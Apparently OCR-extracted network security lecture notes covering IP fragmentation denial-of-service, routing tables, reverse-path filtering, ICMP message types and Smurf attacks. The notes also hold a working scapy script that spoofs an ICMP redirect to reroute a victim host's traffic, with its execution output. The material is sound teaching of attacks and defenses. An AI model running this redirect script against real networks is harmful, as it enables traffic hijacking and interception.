
- **Impact:**
  - Exploits vulnerabilities in the way fragments are reassembled.

Attack 3: Resource Tie-Up

- **Objective:**
  - Tie up a target machine's significant resources using a small amount of bandwidth.
- **Technique:**
  - Send two fragments, one with offset '0' and another with a very high offset close to 65536.
  - Allocate a large amount of memory on the target machine.
  - Attacker will not send in between fragments, so allocated memory will stay for certain amount of time and then the kernel will drop.
- **Result:**
  - **The receiver allocates a large amount of memory for each received packet, creating resource tie-up.**
- **Impact:**
  - Efficient approach for a Denial-of-Service (DOS) attack, where the attacker sends multiple such packets to consume the target's resources.

Routing

- To participate in wide-area IP networking, a host needs to be configured with IP addresses for its interfaces to join the network .
- Host using subset of IP networking functions even when no address configuration is available for configuration of its IP is called Routing.
- Link-Local communication using IPv4 Link-Local addresses is only suitable for communication with other devices connected to the same physical (or logical) link



1. **Router Information (10.0.2.7):**
   - Connected to two networks: 10.0.2.0/24 and 192.168.60.0/24.
   - Two interfaces:
     - enp0s3 with IP address 10.0.2.7 on the 10.0.2.0/24 network.
     - enp0s8 with IP address 192.168.60.0 on the 192.168.60.0/24 network.
2. **Internet Connectivity:**
   - **Internet connectivity is through the router, and the gateway is 10.0.2.1.**
3. **Host Information (10.0.2.6):**
   - Connected to the 10.0.2.0/24 network.

- Routing for packets destined for the 10.0.2.0/24 network is direct.
- **Default entry in the routing table is 10.0.2.1** for packets with destinations not covered by specific entries.

4. **Internet Configuration for Host:**
    - To connect to the internet, a host needs to be configured with an IP address either manually or automatically using a DHCP server.
    - If both manual and DHCP configurations are not available, the host can automatically configure an interface with an IP address within the 169.254/16 prefix. This is for communication with other devices on the same physical or logical link.

In summary, the router has two interfaces connected to different networks, and the host is connected to one of these networks. Internet connectivity is established through the router with a specified gateway. The host can be configured with an IP address manually, through DHCP, or automatically within the 169.254/16 range if other configurations are not available.

	Interface	Destination		
		192.200.60.5	192.168.30.5	192.168.60.5
0.0.0.0/0	a	Yes	Yes	Yes
192.168.0.0/16	b	No	Yes	Yes
192.168.60.0/24	c	No	No	Yes
192.168.60.5/32	d	N0	No	Yes
Chosen interface	(Most specific)	a	b	d

Routing Tables for Routers:

1. **Routing Protocols:**

- **Routers communicate with each other and exchange routing information using protocols like BGP (Border Gateway Protocol), OSPF (Open Shortest Path First), RIP (Routing Information Protocol), etc.**
- These protocols enable routers to dynamically update their routing tables based on network changes.

2. **Routing Protocol Security:**
   - Many routing protocols have security measures to protect against threats and attacks.
   - Authentication mechanisms are often employed to ensure that routers can trust the information they receive during routing protocol exchanges.

Routing Tables for Hosts:

1. **DHCP (Dynamic Host Configuration Protocol):**
   - **DHCP is commonly used to provide hosts with IP addresses, DNS server information, and routing information.**
   - Default gateways (routers) are assigned to hosts through DHCP to enable internet connectivity.
2. **Manual Configuration:**
   - Network administrators can manually configure routing tables on hosts, especially for static routes.
   - This is common in scenarios where specific routing paths need to be defined.
3. **ICMP Redirect Messages:**
   - ICMP redirect messages help hosts adjust their routing tables dynamically.
   - **Routers send ICMP redirect messages to inform hosts about better routes to specific destinations.**

Spoofing Prevention on Routers:


1. **Threat from Spoofing:**

- Spoofing involves the creation of packets with a false (or "spoofed") source address to deceive recipients about the origin of the message.

2. **Linux Kernel - Reverse Path Filtering (Reverse-Path Forwarding):**
   - **Reverse Path Filtering is a technique used to prevent IP spoofing on routers.**
   - **It employs symmetric filtering, checking if the source IP address is reachable through the interface on which the packet was received.**
   - **If the packet is not routable through the interface it came from, the router drops the packet.**
3. **Symmetric Filtering:**
   - The router uses the source IP address as the destination IP address and checks the interface through which the packet arrived.
   - **If the packet is routable through that interface, it is accepted; otherwise, it is dropped.**

Using reverse path filtering, the router conducts a routing lookup using the source IP and observes that the enp0s8 interface should be used to route such a packet and not enp0s3!! [Asymmetric Routing]

Clearly, this is a spoofed packet from outside and hence will be dropped.




ICMP and Attacks

- ICMP is a supporting protocol in the Internet Protocol suite.
- It is used by hosts and routers to send error messages and operational information.
- Encapsulated inside IP

ICMP Purposes:

1. **Control Messages (Information Exchange at IP Layer):**
    - Echo Request/Reply: Used for ping operations to check reachability and measure round-trip time.
    - Redirect: Informs a host about a better route to a destination.
    - Timestamp Request/Reply: Used for time synchronization.
    - Router Advertisement/Solicitation: Part of IPv6 router discovery.
2. **Error Messages:**
    - Destination Unreachable: Indicates that the destination is not reachable.
    - Time Exceeded: Indicates that the time to live (TTL) field has reached zero.



ICMP Packet Structure:

- **Header:**
    - **Type (1 byte):** Specifies the type of ICMP message.

- **Code (1 byte):** Provides further details or subtypes related to the message type.
- **Checksum (2 bytes):** Calculated from the ICMP header and data to ensure data integrity.
- **Rest of Header (4 bytes):** Contents vary based on ICMP Type and Code.

- **Data Section:**
  - The data section can include additional information related to the ICMP message.
  - It might include a copy of the entire IPv4 header and the first 8 bytes of the IP packet that caused the error.
  - The data section helps the host identify which packet triggered the ICMP error.

ICMP Message Types:

1. ICMP Echo Request/Reply (Ping): Type: 8 (Echo Request), 0 (Echo Reply)

- **Purpose: Used for checking the reachability of a host and measuring the round-trip time.**
- **Note:** Data in the echo request must be included in the echo reply, making it similar to an "echo."

2. ICMP Time Exceeded (Error Message): Type: 11

- **Purpose:** Informs that a packet has expired, either due to TTL reaching 0 or fragmentation issues.
- **Causes of Expiration:**
  - TTL becoming 0.
  - Fragmentation issues, where one fragment is missing, leading to dropping of other fragments.


3. ICMP Destination Unreachable:Type: 3

- **Purpose:** Indicates that a packet could not reach its destination, and there are different reasons for this, each identified by a code.
- **Possible Reasons and Codes: 0-1-2-3**
  - Destination Network Unreachable: Router lacks a routing entry for the network.
  - Destination Host Unreachable: Router cannot deliver the packet to the host (e.g., host not online or non-existent).
  - Destination Protocol Unreachable: The router connects to a network running a different protocol (less common).
  - Destination Port Unreachable: The packet reaches the destination host, but there's no application registered to the specified port.

4. ICMP Redirect Message: Type: 5

- **Purpose: Routers use ICMP redirect messages to help hosts update their routing tables, especially in local LANs.**
- **Context:** Hosts don't participate in routing protocols, and routers help them update routing information.
- **Usage:** Routers exchange information and participate in routing protocols, and if a router believes a packet is being routed incorrectly, it sends an ICMP redirect message to inform the sender about a better route for subsequent packets to the same destination.
- **ICMP redirect messages are typically restricted to local LANs.**
- **Routers use redirects to inform hosts about better routes for subsequent packets, helping hosts update their routing tables.**

ICMP Redirect Message - Example



Explanation

- In the figure, there are 2 routers : R1, R2 on the same network.
- Host H needs to send a packet to Target T.
- Based on Host H's routing table, packet needs to be sent to R1.
- However, R1 has updated its routing table and now the best route to T is through R2.
- Hence, R1 does the following :
  - It forwards the packet to R2.
  - It sends an ICMP redirect message to Host H to update its routing table (as H and R2 are on the same network)


ICMP Redirect Attacks - Another Example

❖ **Attack Code**

```
#!/usr/bin/python3

from scapy.all import *

# Remember to run the following command on victim
# sudo sysctl net.ipv4.conf.all.accept_redirects=1

ip = IP(src = '10.0.2.1',  dst = '10.0.2.7')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.0.2.6'

ip2 = IP(src = '10.0.2.7', dst = '1.2.3.4')
send(ip/icmp/ip2/UDP());
```

❖ **Execution Result**

```
Server(10.0.2.7):$ ip route get 1.2.3.4
1.2.3.4 via 10.0.2.1 dev enp0s3  src 10.0.2.7
    cache
Server(10.0.2.7):$ ip route get 1.2.3.4
1.2.3.4 via 10.0.2.6 dev enp0s3  src 10.0.2.7
    cache <redirected>  expires 297sec
```



Sending an IP packet from 10.0.2.7 to 1.2.3.4 is sent as a payload of ICMP data field.

This packet is sent to cause ICMP redirection.

Question 1: Can you launch ICMP redirect from a remote computer (outside local LAN)?

- **Answer 1:** No. Reverse-path filtering is in place. Routers typically use reverse path filtering to ensure that the source address of incoming packets is reachable via the interface on which the packet was received. If the source is not routable through that interface, the packet may be dropped.


Question 2: Can you use ICMP redirect attacks to redirect to a remote computer?


- **Answer 2:** No. ICMP redirects are typically restricted to the local LAN. Additionally, receiving computers often check whether the gateway specified in the redirect message is on the same network. Spoofing the source address and attempting to redirect traffic to a remote computer is unlikely to succeed due to these security measures.

Smurf Attack using ICMP Echo Request/Reply:

- The Smurf attack is an example of how attackers can use the ICMP protocol to amplify their power in a Denial-of-Service (DoS) attack.

- **In the past, when networks supported directed broadcasts, attackers would send a spoofed ICMP echo request message to a directed broadcast address.**
- All hosts on the target network would then reply to the victim machine, magnifying the attack's impact.
- Today, due to security concerns, routers often do not forward traffic if the destination address is a broadcast address.





Various Attacks using ICMP:

1. **ICMP Flood:**
   - Overwhelming a target with a high volume of ICMP packets, leading to network congestion or service disruption.
2. **Botnet:**
   - Using a network of compromised computers to launch coordinated ICMP-based attacks.
3. **Reconnaissance:**
   - Gathering information before launching an attack, such as learning about the network path and computer types.
   - Example: Sending an ICMP echo reply message to a network to check for the existence of machines.

Additional Note:

- **Firewall Bypass in Reconnaissance:**
  - Attackers may use ICMP echo reply messages for reconnaissance, as firewalls might not block the reply, assuming the request was initiated from inside the network.
  - This method allows attackers to gather information about the existence of machines on a network.